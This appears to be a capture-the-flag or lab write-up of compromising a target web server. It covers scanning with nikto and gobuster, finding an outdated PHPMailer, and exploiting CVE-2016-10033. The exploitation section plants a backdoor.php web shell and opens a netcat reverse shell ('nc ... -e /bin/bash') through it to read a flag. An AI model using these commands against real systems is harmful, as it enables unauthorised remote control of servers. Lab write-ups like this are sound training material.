- Command: gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115




Index of /vendor


The PATH file in the Vendor directory was modified recently compared to other files. This file revealed Flag 2.

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
	)8-13 07:56	28K	
	)8-13 07:56	141K	
	)8-13 07:56	7.0K	
	)8-13 07:56	2.4K	
	)8-13 07:56	11K	
	)8-13 07:56	41K	
	)8-13 07:56	1.1K	
	)8-13 07:56	126K	
	)8-13 07:56	-	
	)8-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	

```
5.2.16
```




```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2022-05-14 11:46:58 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diffe
rent fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure A
pache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-05-14 11:48:23 (GMT-7) (85 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```



```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir  -u http://192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/17 07:11:21 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status        (Status: 403) [Size: 301]

===============================================================
2022/05/17 07:12:14 Finished
===============================================================
root@Kali:~#
```


Exploitation: CVE-2016-10033 Remote Code Execution in PHPMailer Target 2

Summary of Exploitation:




```
root@Kali:~# bash exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
```

- Utilized the exploit.sh script to insert a backdoor.php file into the vulnerable web server
- Started a netcat listener on the Kali machine
- Input ‘cmd=nc%20192.168.1.115%204444%20-e%20/bin/bash’ to execute bash terminal
- The exploit created a tunnel to Target 2 machine allowing the ability to run bash commands on the web browser
- Commands:
  - searchsploit phpmailer
  - searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
  - nano exploit.sh
  - bash exploit.sh
  - nc -lvnp 4444 (Netcat listener)
  - nc 192.168.1.90 4444 –e /bin/bash
  - URL: 192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash (navigate: url http://192.168.1.115/backdoor.php?cmd=<CMD> to run bash scripts)
  - cd /var/www
  - cat flag2.txt




```
192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash
```

